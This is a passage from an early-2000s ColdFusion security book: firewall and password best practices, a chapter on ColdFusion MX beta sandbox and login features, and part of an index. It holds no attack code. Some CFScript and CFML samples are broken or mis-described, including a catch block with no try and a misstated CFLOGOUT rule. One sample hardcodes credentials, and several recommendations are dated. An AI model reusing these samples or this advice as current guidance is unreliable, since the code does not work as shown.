The tools I mentioned before are only a very small number of the tools available to you to test your system against intruder attempts. As you can see, there are a variety of ways a hacker can probe your system, determine the easiest way to compromise it, and go after that vulnerability to induce harm. Although all of these tools can help you in deterring intruders, there are some other simpler methods in preventing break-ins by the common hacker. Here are some best practices that can be taken to guard yourself and your systems against intruders.

Install Patches

One way you can secure your system is if you know what's running on it and update them with available patches. If the operating system vendor has released a new patch for your system, make sure to read what the vulnerabilities it is fixing, and make a knowledgeable decision on whether you should install it. Most of the time you will upgrade, but it is important to keep informed on what the patch does, and when new ones come out.

Know What's Running

It is also important to know what services are associated with applications your system is running. The main reason for that is that many times attackers will disguise themselves as look-alike system and application services. That way, they can run any applications they choose in the background without being noticed. Keep a log of the services and applications you have running at all times, as well as those that start automatically by default. Take a closer look at the services that start automatically, and if they are not of high importance, change their settings to manual.

Default Installs

One of the most important actions you can take to fortify your operating systems and applications is to watch the installation steps carefully, even if it is not your first time installing the program. Make sure that you change default passwords to a strong ones, because most often attackers have in their possession lists of default passwords for different operating systems, firewalls, servers, and many other applications. Also, get used to installing programs under expert mode. Many times

default installs will install options that you do not want or need, leaving potential back doors open, and functions that expect to be talked to by other programs. The latter will listen to port or ports, and when probed, will announce what type of program it is, its version and perhaps some operating system information.

More often than not, default installs will create user accounts that have no passwords. It is unfortunate that many programs and operating systems come with this option as a default option. Many firewalls, and some operating systems, have as default guest accounts with no passwords or weak passwords. They also give you the option to remember your password so that you don't have to type it. That's just as bad as not having a password at all.

Change Passwords and Keys

Another simple but effective way you can secure your system is by implementing password policies for the applications running on your system, as well as the system itself. From firewall admin accounts, to ColdFusion Server password, to server login password, a good password policy can go a long way. People have a tendency in accepting most default passwords (which most of the time is password). And that's fine if you are not connected to the Internet. But a strong password is a must in case your system is on a network or connected to the Internet.

The following characteristics constitute what a strong password is:

- Changes every 45 days
- Contains at least 10 characters (for NT/W2K users should be seven or 14 characters)
- Contains at least one alpha, one number, and one special character (like “Myp@Ssw0rd”)
- Special characters and numbers should be mixed up and not appended at the end (that is, not something like “password#2”)
- Should not consist of dictionary words (like “my” and “password”)

Although there is really not a perfect policy, this should work as a very strong foundation for you to understand the concept of good password policies. A good password should not be a word related to you or your family. Many people will use team mascots (like terps or ravens) or their pet's name (and a lot of times their spouse's name) as their password, although phrases that relate to them do make better passwords, and do not contain dictionary words. Take for instance M1cw@sTT(2d). It's at least 10 characters that contain at least one alpha, one

number, and one special character, and it is not a dictionary word. This is actually a fairly easy password for me to remember because it means: My first car was a silver two-door Toyota Tercel. Even if a potential attacker knew that, it would be extremely difficult for anyone to guess what my password was.

There are a lot of password lists available online that hackers will utilize to guess the passwords used by a company's IT department. Although it is good to be informed, I must say however that there are legal implications surrounding the act of guessing passwords, or *password cracking*. It is recommended to always get written permission before attempting to crack any password, even if it is for security testing purposes. If in doubt, get permission.

Tools & Traps...

Get Permission!

Even as a security professional, if you do not get permission for sensitive security activities, you could find yourself in a lot of trouble. For a real world example, a security expert was working at a Fortune 100 company, and thought he had authorization to perform password cracking. Without getting written permission, he started password cracking on a regular basis because he thought it was part of his job tasks. When the company found out what the expert was doing, it sued him—successfully. The expert was sentenced to a 90-day jail term, five years probation, 480 hours of community service, and ordered to pay over \$68,000 in restitution. For more information on this case, visit www.lightlink.com/spacenka/fors/intro.html.

Backup, Backup, Backup

Many developers have the habit of trusting their computers a bit too much when it comes to storing data. They usually associate backups with very important files that they have spent hundreds of hours on. A backup is really a tool to protect you and your systems from harm. When regular backups are made to system files, as well as application files, it will ease the burden of rebuilding a server after a malicious attack that wipes out your server. Make sure the backup is made to a tape or to another drive outside of the system you want to have backed up. If you

back up files to a second drive on the same machine, if an attacker gets in, there is nothing that prevents the intruder from finding that drive and reformatting it.

Firewalls

When setting up your firewall for the first time, make sure *not to do a default install*. You should be sure to update the user accounts and passwords, as well as to block all ports. The reason for blocking all ports at install is that, once you go to the admin interface, you can start unblocking the ports and setting up the policies that you need to permit. By setting up your firewall in this manner will allow for a much higher level of control of your firewall, ports, and policies. Also, make sure to delete any guest accounts that are created, and also to incorporate a strong password to all accounts.

If your firewall is already installed, you still can block all the ports, then work backwards. Just save your current settings, then block all the ports and rebuild your permission policy for that particular firewall. Also, it is very important to maintain communication with your firewall via e-mail and paging systems. Most firewalls come with a paging feature that would allow for the firewall to send you e-mails letting you know of its status, the accounts that have successfully logged in, and much more. You can also set it to send you a page if it notices repeat unsuccessful user attempts made, or if it has rebooted and so on.

Another very important feature to have enabled on your firewall is logging. Have your firewall log just about everything that occurs. From successful attempts, to maintenance changes, to IP requests blocked, make sure that these events are being logged, and the log is being backed up. More often than not, successful attackers will look for the firewall's logs to modify and delete any instance that allows for a trace back to them, thus making your logging system useless. So if you have a back up of your logs, and/or your firewall is also writing a log to another location, the attacker steps will be logged, and you can then analyze it, and modify the firewall's settings to prevent such break-ins in the future.

Summary

Hack proofing your system is no easy task. Technology is always evolving, and so are the tools hackers use. You may think your system is secure today, but it does not mean it will be secure tomorrow—security is a never-ending task that requires time and attention. This chapter covered how a firewall can add security to your system and applications; and why it is also one of the first components potential intruders probe for. By taking a limited access approach to your firewall configuration, you will be making your firewall much more effective in combating intruders. We also covered some of the tools hackers will use to probe your system, like Netcat, Nmap, and others. They are very powerful tools when used maliciously, but they are the *same* ones you can use to test your firewall, servers, and network.

Always abide by the rules when it comes to secure password policies. Instead of accepting default passwords set by a default installation of your operating system, firewall, or application, choose a strong password, and you will have dramatically decreased the chances of a potential intruder from breaking in.

Solutions Fast Track

Using Firewalls

- The purpose of a firewall is to control traffic of requests that want to enter or leave the network by using access policies. By starting the firewall configuration by blocking every request, then building it up to set access policies to grant requests is an effective way for preventing attacks.
- Find a log processor that you like to view and analyze your firewall logs. It will save you a lot of time.
- Set up automatic e-mail alerts for any suspicious activity that may occur at your firewall, as well as for every login attempt. That way you can easily notice any irregular activity.

DNS Tricks

- By doing a simple Whois search, a hacker can obtain technical and administrative contact names, addresses, phone numbers, and most importantly primary and secondary name server's name and IP address.

- VisualRoute is a traceroute interface that integrates results with Whois queries; it pinpoints the locations of the servers found in a particular trace.

Port Scanning Tools

- Netcat is one of the most versatile tools currently available to network administrators and hackers.
- Spak (*Send Packet*) is a great little tool for testing your firewall, but can be devastating if used maliciously against you.
- Detecting port scan activity is of great importance to understand when an attack may occur. Snort is a very good IDS tool to have at hand. It is also free.
- Nmap is an excellent tool for port scanning, for testing firewalls, and more. When using the decoy mode however, it is important to remember to use a live address, or it may cause a denial of service condition.

Best Practices

- Install available patches once you are certain they are necessary.
- Be aware of all system and application services so you are sure they are legitimate. Change applications that start automatically so that they require a manual start instead.
- Install programs under expert mode to avoid default installation options and settings.
- When setting up passwords for your servers and firewalls, be sure to follow a strong password policy.
- Store your data safely. Always back up files to a drive outside the system.
- Make sure to keep a log of system, firewall, and applications passwords in a non-electronic format in a safe place, preferably far away from their physical location.
- The more knowledge you have, the better off you are. The same applies to hackers.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: How can I limit the amount of information displayed on Whois database searches?

A: Much of the information required to register a domain, such as administrative contacts, authoritative name server information, and phone numbers, becomes open to the public. Therefore, security considerations should be employed in order to minimize the amount of information exposed.

Update administrative contact information as often as necessary. Many times, an administrative contact will leave a company and still be authorized to make changes to the company’s domain information. Make sure to always verify the domain information. Furthermore, you should consider using a toll-free number for all contacts listed, and perhaps a fictitious contact name. Just make sure to make it a valid e-mail address, and one that can be checked periodically. If the fictitious contact receives phone calls, or e-mails, you should monitor your systems more often, since the potential for an attack is greater.

Q: What can I do to deter potential intruders from obtaining port information by using traceroute and port scans?

A: There are many commercial network intrusion detection systems that will detect this type of activity. Snort is a free utility that can detect this activity. There is also a program called RotoRouter that logs incoming traceroute requests, and generates bogus responses. You could also configure your routers to limit ICMP and UDP traffic, which can limit your exposure to such tools.

Q: What can I do to force password policies on my servers?

A: One tool that is available in the Windows NT environment is the account policy provisions of the **User Manager**, found under **Policies | Account**. By using this tool, you can enforce the minimum length and uniqueness of account passwords, as well as setting the number of failed login attempts

allowable prior to account lockout. Another nice feature is the ability to forcibly disconnect remote users from the server when logon hours expire. Use Windows 2000's Local Security Policy editor to change user account policies.

Q: What kind of firewall is best suited for my company?

A: There is really no straight answer to this question. The “perfect” firewall is only achieved by a good strategy. You must define what your goals are, and what the parameters encompassing your system and network needs are. You should also have an access policy map defining the five W's: *who* has access to *what*, from *where* to where, *when* should they have access, and *why*. When setting up your firewall configuration, start by blocking everything, then work backwards, granting access to the parameters that you have predefined in your access policy map.

Security Features in ColdFusion MX

Solutions in this chapter:

- Who's Responsible for Security?
 - A Look at Security in ColdFusion MX
-
- Summary
 - Solutions Fast Track
 - Frequently Asked Questions

Introduction

When Allaire and Macromedia merged, many developers thought that was the end of their beloved ColdFusion. That's turned out not to be the case at all. It seems that Macromedia is taking ColdFusion to areas we would have never dreamed of. Looking at Beta 2 of new version of ColdFusion (called *ColdFusion MX*, due to hit the streets in mid-2002), we can actually see a stronger, more powerful, easier to secure environment for ColdFusion developers and hosting companies alike. ColdFusion MX introduces many new features for the ColdFusion developer and deployer. Not only has Macromedia enhanced the functionality seen in ColdFusion 5.0, but ColdFusion MX introduces a set of innovations that will speed your development and allow you to access and use powerful new technologies easily.

I know that security is big concern of developers and companies that use ColdFusion so I will talk a little about the issue and then get to the future of ColdFusion MX. Macromedia has made some major changes in this version, including a complete rewrite of the software in Java.

Please keep in mind that the features I am discussing here may or may not show up in the final release of the program.

Who's Responsible for Security?

Let me start this section with a brief explanation of what security actually is within ColdFusion: *The developer!* That's right; the developer is the *only* one that has the ability to make ColdFusion a non-secure dangerous environment, as all good programming languages have the ability to be dangerous.

Could a program be written in VB or C++ that could format your entire drive? Yes, it's called "FORMAT," but we don't look at that as a threat because it's supposed to be there. That's a key phrase, "supposed to be there." Would you allow me to send you an executable to run on your servers without you knowing what it was? Of course you wouldn't, so why would you let anyone run CFML on your machine without knowing what it is?

Ah, but there's *hosting*, of course—the *only* reason you would have CFML running on your servers that is not developed by someone you trust. So what do you do? Let's start by disabling access to the "dangerous" tags within the administrator.

Damage & Defense...

Sandbox Security

There have been concerns about some of the easy codes that can be written to take over the server that ColdFusion resides on. The important thing to remember is that you, as the ColdFusion administrator, have the ability to control what tags, directories, files and data sources each developer of each site hosted has access to.

Let's say you are hosting a ColdFusion server and you have `<cffile>` disabled so your clients can't write code that could delete any file they chose, on *your* machine. Your boss comes in and says you *need* to develop this Web app that requires `<cffile>`. Your only option at this point is sandbox security—not an easy task until ColdFusion MX.

A Look at Security in ColdFusion MX

There are some features in the ColdFusion MX Administrator that make sandbox security very easy to set up, unlike its predecessors. When I started setting up sandbox security, I was delighted to see that it was laid out in a simple, easy to understand manner. In Figure 12.1 you can see the simplicity of enabling and disabling data sources within the Administrator (sandbox). This is a must for hosting companies that do *not* want developers to have access to every data source on the server. By default, in all versions of ColdFusion, everyone has access to all data sources.

Figure 12.1 Data Source Permissions Administrator



One of the big changes you can look forward to in the security of ColdFusion MX is the ability to restrict more tags. In versions prior to ColdFusion MX, you could disable 12 different tags. In ColdFusion MX, you have the ability to disable 24 different tags. The tags that can be disabled in ColdFusion MX (as shown in Figure 12.2) are <CFCOLLECTION>, <CFCONTENT>, <CFCOOKIE>, <CFDIRECTORY>, <CFEXECUTE>, <CFFILE>, <CFFTP>, <CFGGRID-UPDATE>, <CFHTTP>, <CFHTTPPARAM>, <CFINDEX>, <CFINSERT>, <CFINVOKE>, <CFLDAP>, <CFLOG>, <CFMAIL>, <CFOBJECT>, <CFQUERY>, <CFREGISTRY>, <CFSCHEDULE>, <CFSEARCH>, <CFSTOREDPROC>, <CFTRANSACTION>, and <CFUPDATE>.

Figure 12.2 ColdFusion Tags Permission Administrator



The nice thing about ColdFusion MX is that *all* the security is done within the sandbox, and the root and the /cfide/administrator directories are set up for you upon initial install. This is a good starting point to get sandbox security going. Sandbox administration also no longer requires a server restart after modifications are made.

As ColdFusion Administrator you will also have full control over files and directories that a client has access to, allowing you to enable <CFFILE> or <CFDIRECTORY> for that client. There have been ways to do this in other versions of ColdFusion, but most administrators did *not* implement them due to the difficulty in setting up these securities.

What does all this mean to the developer? Well, it means that you will not be limited to the rules set forth by an uptight hosting company and you will be able to recover some of the tags that were once globally disabled. The one thing to keep in mind is that *you, the developer, are responsible* for the security of your code.

There are rumors that on the final release of ColdFusion MX there will be some sort of security feature added that will allow better options on how ColdFusion will handle <CFTOKEN> tags.

ColdFusion MX will allow the administrator to disable SELECT, INSERT, UPDATE, CREATE, ALTER, GRANT, REVOKE, STORED PROCEDURES, DELETE and DROP from each data source (see Figure 12.3). This will help with poor coding that may allow a user to add “Junk” strings in a URL to drop a database.

Figure 12.3 Securing your Data Source



New and Improved Tools

Integrate your application with existing Microsoft applications or new applications using the Web services support in ColdFusion MX for the .NET Framework.

Spooling of mail can be turned off, allowing mail to be run on a memory queue. This allows mail to be sent faster. The mail implementation in ColdFusion MX also uses the java.mail API, ensuring full standards compliance.

An increasingly common requirement for development projects is compliance with Section 508 guidelines. The ColdFusion Administrator is 508-compliant, allowing you to more easily create 508-compliant ColdFusion projects. You can easily build Section 508-compliant Web sites by creating reusable accessibility templates or leveraging the 508-compliant ColdFusion administrator.

ColdFusion MX will include its own Web server that you can use to develop ColdFusion MX applications without depending on an external Web server, such Internet Information Services (IIS), Apache, or iPlanet. While Macromedia does not recommend using the ColdFusion MX Web server in production environments, it more than meets the need for a development Web server.

You will be able to create more reliable applications with expanded exception handling, including simplified cleanup using the new *finally* condition.

CFScript provides three statements for exception handling: *try*, *catch*, and *finally*. These statements are equivalent to the CFML <CFTRY>, <CFCATCH>, and <CFFINALLY> tags. When you have a *try* statement, you must have a *catch* statement, a *finally* statement, or both. In the *catch* block, the *exceptionVariable* variable contains the exception type. It is the equivalent of the <CFCATCH> tag *cfcatch.Type* built-in variable. The *finally* block always executes. If a *catch* block catches an exception, the *finally* block executes after the *catch* block. Otherwise, the *finally* block executes after the *try* block. You use *finally* for operations that are necessary whether or not an exception happens (see Figure 12.4 for an example).

Figure 12.4 An Example that Evaluates a Variable, Throws an Exception, and Increments a Variable

```
<CFSCRIPT>
x = 1;
// Cause an exception
getVariable("zort[12]");

//catches exception where "expression" is exception type
//and increments failure count variable

catch(java.lang.Exception ex)
{
    failureCount + 1;
}
```

Continued

Figure 12.4 Continued

```
//increments page count
finally
{
pageCount + 1;
}
</CFSCRIPT>
```

New Tags

Looking at the Beta 2 version of ColdFusion MX, I am pleased to say, “They listened.” There have been many feature changes as well as the addition of many new features. I will try to make you privy to the new functions that are security related.

The first thing I noticed in ColdFusion MX was the addition of the new functions `<CFLOGIN>`, `<CFLOGINUSER>`, and `<CFLOGOUT>`. These are three tags that will make securing documents a much easier task.

`<CFLOGIN>` is a container for the code that authenticates the user. The body of the tag checks the user-provided ID and password against a data source, LDAP directory, or some other source of login identification (see Figure 12.5).

Figure 12.5 Usage of the `<CFLOGIN>` Tag

```
<cflogin
    <cfloginuser
        Name = "Name"
        Roles = "Roles">
    >
```

As shown in Figure 12.5, the `<CFLOGINUSER>` tag has two attributes, *Name*, which is a required field, and *Roles*, which is an optional field that allows you to add a comma-delimited list of role identifiers. ColdFusion processes spaces in a list element as part of the element.

`<CFLOGOUT>` logs out the current user, and removes knowledge of the user ID and roles from the server. If you do *not* use this tag, the user is automatically logged out when the session ends.

The body of the <CFLOGOUT> tag must include a <CFLOGINUSER> tag to establish the authenticated user's identity in ColdFusion (see Figure 12.6).

Figure 12.6 <CFLOGOUT> Tag Sample

```
<cfset user="foobar">
<cfset password="raboof">
<Cflogin>
    <!--do something to authenticate the user-->
    <cfif user EQ "foobar" AND password EQ "raboof">
<!-- user is authenticated. get the group info--&gt;
    &lt;cfscript&gt;
        goo arraynew(1);
        ArrayAppend(goo, "admin");
        ArrayAppend(goo, "bar");
        ArrayAppend(goo, "goo");
        ArrayAppend(goo, "loo");
    &lt;/cfscript&gt;
    &lt;cfloginuser name="#user#" groups="#goo#"&gt;
    &lt;cfelse&gt;
<!--log user out--&gt;
        &lt;cflogout&gt;
        &lt;CFEXIT&gt;
    &lt;/cfif&gt;
    &lt;/cflogin&gt;

&lt;cfif isUserInRole("admin,goo,loo")&gt;
    Hello Admin &lt;BR&gt;
    &lt;CFOUTPUT&gt;#getAuthuser( )#&lt;/CFOUTPUT&gt;
&lt;cfelse&gt;
    Not an Admin
&lt;/cfif&gt;
&lt;BR&gt;
&lt;cfdump var="#session#"&gt;&lt;BR&gt;
&lt;cflogout&gt;
&lt;cfdump var="#session#"&gt;&lt;BR&gt;</pre>

---


```

WARNING

User security *must* be enabled to use <CFLOGIN>, <CFLOG/NUSER> and <CFLOGOUT>.

To enable user security, the ColdFusion Administrator Memory Variables page and the <CFAPPLICATION> tag in the Application.cfm page must enable session variables.

Overview of CFML Changes

Table 12.1 lists the CFML tags and functions that have been added or changed in ColdFusion MX.

Table 12.1 CFML Tags Changes

Tag/Function	Status	Description
<CFCOLLECTION>	Changed	New name attribute and action=list
<CFLDAP>	Changed	Sort attribute deprecated
<CFLOG>	Changed	Thread, date, and time attributes are deprecated
<CFLOOP>	Changed	Setting collection to a struct in cfloop is deprecated. Use <i>structsort()</i> and <i>structkeysort()</i> instead
<CFFINALLY>	New	Error Handling: Used in conjunction with <CFTRY>/<CF CATCH>
<CFIMPORT>	New	Java Interoperability: Used to import JSP tag libraries
<CFTRACE>	New	Debugging: Helps developers debug applications.
<CFXML>	New	XML: Used to dynamically create XML documents using CFML
<CFINVOKE>	New	Components and Web Services: Executes a method on a component or Web Service
<CFCOMPONENT>	New	Components: Used to define a component
<CFPROPERTY>	New	Components: Used to define a property of a component
<cffunction>	New	UDFs: Create a User Defined Function (UDF) via a tag, also used in components

Continued

Table 12.1 Continued

Tag/Function	Status	Description
<CFARGUMENT>	New	UDFs: Defines an argument in a tag based UDF
<CFRETURN>	New	UDFs: Returns a value from a tag-based UDF
<CFLOGIN>	New	User Security: Defines the block of code where user authentication is performed
<CFLOGINUSER>	New	User Security: Used to indicate that a user has been authenticated in an application
<CFLOGOUT>	New	User Security: Used to indicate that a user is no longer authenticated and must re-login
<CFCHART>	New	Charting: Create a graph
<CFCHARTDATA>	New	Charting: Specifies data for an individual data point
<CFCHARTSERIES>	New	Charting: Specifies a series of data for a chart
createObject()	Changed	Can now add Web services and ColdFusion components
isObject()	New	Used to query type
getMetaData()	New	Returns meta-data about an object
isXmlDoc()	New	XML:: Used to query type
xmlNew()	New	XML:: Create a new CFML XML object (it's the XML equivalent of StructNew())
xmlParse()	New	XML:: Parse an XML document into a CFML XML object
xmlTransform()	New	XML:: Perform a XSLT transformation
xmlSearch()	New	XML:: Perform an XPATH query on XML
xmlElemNew()	New	XML:: Create a new XML node element
isXmlElem()	New	XML:: Used to query type
isXmlRoot()	New	XML:: Used to query type
xmlChildPos()	New	XML:: Searches for the location of a child node
getAuthUser()	New	User Security: Returns the name of the current logged-in user
isUserInRole()	New	User Security: Conditional function used to determine if a logged-in user is in a role

The following tags are deprecated in ColdFusion MX (that is, ColdFusion MX will support the use of these tags, but the ColdFusion MX team does not intend to support these tags in future releases—look for alternatives to these tags and functions):

- <CFGGRAPH>, <CFGGRAPHDATA>: Use <CFCHART>, <CFCHARTDATA>, and <CFCHARTSERIES> instead.
- <CFREGISTRY> (deprecated for UNIX/Linux only)
- <CFSERVLET>
- Spanish(Modern) locale: Use Spanish(Standard) instead

The *dbname* and *dbserver* parameters present in some ColdFusion 5.0 CFML tags such as <CFQUERY> are not supported in ColdFusion MX and will cause a syntax error.

ColdFusion MX no longer supports the following tags and functions:

- <CFAUTHENTICATE>
- <CFIMPERSONATE>
- *AuthenticatedContext()*
- *AuthenticatedUser()*
- *isAuthenticated()*
- *isProtected()*
- *isAuthorized()*
- *GetVerityCollections()*
- *IsCollectionExists(collectionName)*
- *GetCollectionPath(collectionName)*
- *IsCollectionMapped(collectionName)*
- *IsCollectionExternal(collectionName)*
- *GetCollectionLanguage(collectionName)*

Summary

When it comes to securing ColdFusion, the *developer* is the *only* person that can make a Web application dangerous. ColdFusion, if set up properly, poses no security problems on its own. If a Web application is unsecure, we have to look at the code, *not* the development platform.

We can expect a major press event with the release of ColdFusion MX, as its new features and ease of use (such as allowing even the novice Administrator to set up sandbox security) will take Internet technology as we know it today to a new height. With many new tags added to this already robust development tool, coding a secure application will be much easier and promises a more secure hosting environment.

Solutions Fast Track

Who's Responsible for Security?

- All programming languages have the ability to be dangerous. The responsibility lies with the developer.
- Sandbox security (administered access to tags and data sources) is made easier for developers in ColdFusion MX, which is a boon for companies that host sites.

A Look at Security in ColdFusion MX

- ColdFusion MX offers the ability to disable 24 different tags; prior versions could disable only 12 tags.
- Sandbox administration also no longer requires a server restart after modifications are made.
- The ColdFusion Administrator will have full control over files and directories that a client has access to.
- ColdFusion MX will have support for the .NET Framework; it will be Section 508-compliant; it will include its own Web server to be used for development. It also includes expanded exception handling.
- New security-related tags are <CFLOGIN>, <CFLOGINUSER>, and <CFLOGOUT>.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to www.syngress.com/solutions and click on the “Ask the Author” form.

Q: Will ColdFusion MX support all the code I have written for 4.x?

A: According to Macromedia engineers, the CFML files you currently have will work and they also are doing everything in their power to keep all future versions downward-compatible.

Q: Does Macromedia guarantee the changes they have made in ColdFusion MX will be in the final release?

A: Macromedia, like any software development company, does *not* guarantee that the final release will have all the features of the Beta version; however, we have been told by a reliable source that they will only be tweaking and adding.

Q: I have seen a file on the Internet that can actually return the Administrator and RDS passwords. Does this work in ColdFusion MX?

A: No. The file we are referring to is using <CFREGISTRY> to pull the information that ColdFusion has stored in the Windows Registry. ColdFusion MX does *not* use the Registry to store any information.

Q: Does the above statement mean that I don't have to worry about someone writing code that can access the passwords?

A: No. As with any program, the information must be stored *somewhere*. ColdFusion MX does a great job at hiding the information, but ColdFusion, being a powerful tool, has the ability to access anything on the server if the administrator does not have it secured.

Index

508-compliance, 488
404 “Page Not Found” errors, 130
(pound sign), 66

A

access, unauthorized, 174
access control, 175
 Advanced Security, 193, 198–199
 all-or-nothing, 184, 185, 190
 Basic Security, 186–189
 conditional, 186–189
 group, 193–194, 196, 197
 validation workflow, 186
access control lists (ACLs), 87, 90
 See also file permissions
Access databases. *See* Microsoft Access
accounts, master administrator, 192–193
ACLs. *See* access control lists (ACLs)
Active Directory Services Interface
 (ADSI), 190
ActiveX, 35
addcontent2.req.cfm, 233
AdminPassword, 169
Advanced Security
 access control, 193, 198–199
 advantages of, 244–245
 authentication, 195–196
 caching, 219–220
 and <CFADMINSECURITY>, 87–89
 configuring, 191–193, 197, 245–246
 encryption, 193
 installing, 190
 passwords, 86
 performance considerations, 218–219
Resource View, 204–205

sandbox, 100, 106, 198, 209–210, 485
security elements, 199–200
 See also Basic Security
aliases, 180
Allaire Developer’s Exchange, 117
Allaire Security Zone, 255
answer file, IIS 5.0, 288–290
Apache, 410–413
 configuring modules, 418–419
 limiting cgi threats, 413–415
 monitoring Web page usage and activity, 416–418
 virtual hosts, 415–416
applets
 client-based, 35–36
 Java, 35
application runtime. *See* runtime
application scopes, 120, 121
Application Server, ColdFusion. *See* ColdFusion Application Server
application.cfm, 16, 19, 186
 <CFERROR>, 96, 250
application.log, 93
archives, 164, 168
ARPANET, 4, 5–6
arrays. *See* structures
Asc() function, 65
ASCII functions, 65
associative arrays. *See* structures
attribute scopes, 121
AttributeCollection parameter, 14, 134
AuthenticatedContext() function, 493
AuthenticatedUser() function, 493
authentication, 175
 Advanced Security, 195–196
 Basic Security, 182–183
LDAP, 195, 200, 201

NT domain user directories, 195, 200, 201
single sign-on, 195–196, 225
user, 111, 135, 235, 492
validation workflow, 186
See also access control;
<CFAUTHENTICATE>;
database authentication; passwords
authentication, IIS
anonymous, 305
basic, 305–306
certificate mapping, 308–311
combining, 311
digest, 306–307, 336
Integrated Windows Authentication (IWA), 308
Web site, 313–316
authentication cache. *See* cache
authentication page, central, 137–138
authentication token, 22

B

Back Orifice, 34
backups, 476
base numbers, 65
Basic Security, 176–177, 185
access control, 186–189
authentication, 182–183
disabling, 179, 180
encryption, 181–182
files and data sources, 221–222
liabilities, 184, 190
performance considerations, 218–219
RDS limitations, 244
server administration, 189–190
See also Advanced Security
Bastille, 402–410, 424
black boxing, 48

BlackICE, 473
blockFactor attribute, 133
bootstrap sector viruses, 32
browser input, validating, 111, 119–124, 139
browsers, digital certificates, 183
buffer overflow attacks, 120

C

cache
Advanced Security, 219–220
ColdFusion Server, 219
flushing, 89, 192
Security Server Authentication, 219
security settings, 192
store, 219
trusted, 152, 168
caller scopes, 121
.car files, 164
catch, 488
CDuniverse.com, 37
CERT advisory, cross-site scripting, 112, 113
certificate mapping, 308–311
<CFADMINSECURITY>
actions and attributes, 87–89
description, 75
disabling, 99
flushcache action, 89
tag restrictions area, 177
uses and dangers, 87–89, 104
cfa_dump, 116
<CFAPPLICATION>, 45, 137, 139
techniques for using, 127–128, 129
<CFARGUMENT>, 492
CFAS Administrator. *See* ColdFusion Application Server

<CFAUTHENTICATE>, 57
 alternatives to, 258
 not supported in MX, 493
 ThrowOnFailure, 214

<CFCATCH>, 24–25, 56–61, 72, 126, 130, 488

<CFCHART>, 492, 493

<CFCHARTDATA>, 492, 493

<CFCHARTSERIES>, 492, 493

<CFCLOCK>, 13, 14

<CFCOLLECTION>, 486, 491

<CFCOMPONENT>, 491

<CFCONTENT>, 16, 26, 136
deletefile attribute, 79
 description, 74–75
 disabling with MX, 486
file attribute, 79
 tag restrictions area, 177
 uses and dangers, 77–79
See also content type

<CFCOOKIE>, 120, 138
 disabling with MX, 486
See also cookies

<CFCRYPT>, 28–29

<CFDIRECTORY>
 description, 75
 disabling with MX, 486
 local/network permissions, 106
rename action, 80, 83
 in sample application, 232
 tag restrictions area, 177
 uses and dangers, 79–80, 81
See also directories

<CFDUMP>, 18

<CFERROR>, 55, 57, 250–252, 257
 in Application.cfm, 96
 cfexecutefile.cfm, 155, 156

<CFEXECUTE>

description, 75
 disabling with MX, 486
 isolating use of, 197
 tag restrictions area, 177
 uses and dangers, 89–90, 104–105

<CFFILE>, 16
accept attribute, 83
append action, 80
 best practices, 259
delete action, 80
 description, 75
 disabling with MX, 486
 local/network permissions, 106
 Mime type, 25, 83, 136
 misuse of, 24–25
 Mode, 25–26
read action, 80
rename action, 83
 in sample application, 233
 tag restrictions area, 177
upload action, 81–83
 uses and dangers, 80–83, 104
See also file deletion; file uploads

<CFFINALLY>, 488, 491

<CFFLUSH>, 130

<CFFORM>, 63, 64

<CFFTP>, 16
 description, 75
 disabling with MX, 486
 misuse of, 24–25
 tag restrictions area, 177
 username, 26
 uses and dangers, 90–92, 104
See also File Transfer Protocol (FTP)

<CFFUNCTION>, 491

CF_GetDataSourcePassword() function, 101

CF_GetDataSourceUsername() function, 101
CF_GetODBCDSN() function, 102
CF_GetODBCINI() function, 101
`<CFGGRAPH>`, 493
`<CFGGRAPHDATA>`, 493
`<CFGRIDUPDATE>`, 177, 486
`CF_GROW_INCREMENT_MEM`, 151
`<CFHEADER>`, 26
`<CFHTTP>`, 139
 disabling with MX, 486
 techniques for using, 129–130
`<CFHTTPPARAM>`
 disabling with MX, 486
 techniques for using, 130
`<CFID>`, 21, 45, 49–52, 70, 120, 136
 resetting, 138
 search engines and, 53–54
 security alert, 137
 See also cookies
`CFIDE/Administrator`, 99, 235, 237, 256
`<CFIF>`, 72
`<CFIMPERSONATE>`, 101, 493
`<CFIMPORT>`, 491
`<CFINCLUDE>`, 57, 58, 72, 111
`<CFINDEX>`, 157, 486
`<CFINPUT>`, 63, 122
`<CFINSERT>`, 139
 disabling with MX, 486
 tag restrictions area, 177
 techniques for using, 131–132
`<CFINTERNALDEBUG>`, 152
`<CFINVOKE>`, 486, 491
`CF_LARGE_BLOCK_THRESHHOLD_MEM`, 151
`CF_LARGE_FREE_MEM`, 151
`<CFLDAP>`, 486, 491
`<CFLOCATION>`, 138
`<CFLOCK>`, 57, 59, 99–100, 105, 137, 143
 distributed objects and, 157
 session management and, 128
 timeouts, 168
 for variable scopes, 120, 121
`<CFLOG>`, 59
 description, 75
 disabling, 99, 486
 file attribute, 93, 94, 95
 log attribute, 93
 in MX, 486, 491
 tag restrictions area, 177
 uses and dangers, 92–95
`<CFLOGIN>`, 489–491, 492
`<CFLOGINUSER>`, 489–491, 492
`<CFLOGOUT>`, 489–491, 492
`<CFLOOP>`, 491
.cfm templates, decoded into human-readable code, 102
`<CFMAIL>`, 60, 76
 disabling with MX, 486
 tag restrictions area, 177
 uses and dangers, 95–97
`<CFMODULE>`, 11, 14–15, 57, 111
`<CFOBJECT>`, 57
 description, 75
 disabling with MX, 486
 tag restrictions area, 177
 uses and dangers, 83–85, 104–105
`<CFOUTPUT>`, 139
 maxRows attribute, 126, 133
 techniques for using, 125–127
`<CFPARAM>`, 18, 19, 65, 125, 133
 for scoping variables, 13, 113
 to test data types, 115
`CF_POOL_FREE_MEM`, 151

- <CFPOP>, 16, 24–26
- <CFPROPERTY>, 491
- <CFQUERY>, 18, 58, 72, 139
 - connectstring* attribute, 76, 97–98, 155, 177
 - dbtype=dynamic* attribute, 76, 98, 155, 177
 - disabling with MX, 486
 - tag restrictions area, 177
 - techniques for using, 132–133, 155
 - use instead of <CFINSERT>, 131–132
- <CFQUERYPARAM>, 117, 133, 442–443
- <CFREGISTRY>, 27–28
 - delete* action, 85–86
 - deprecated for UNIX/Linux, 493
 - description, 75
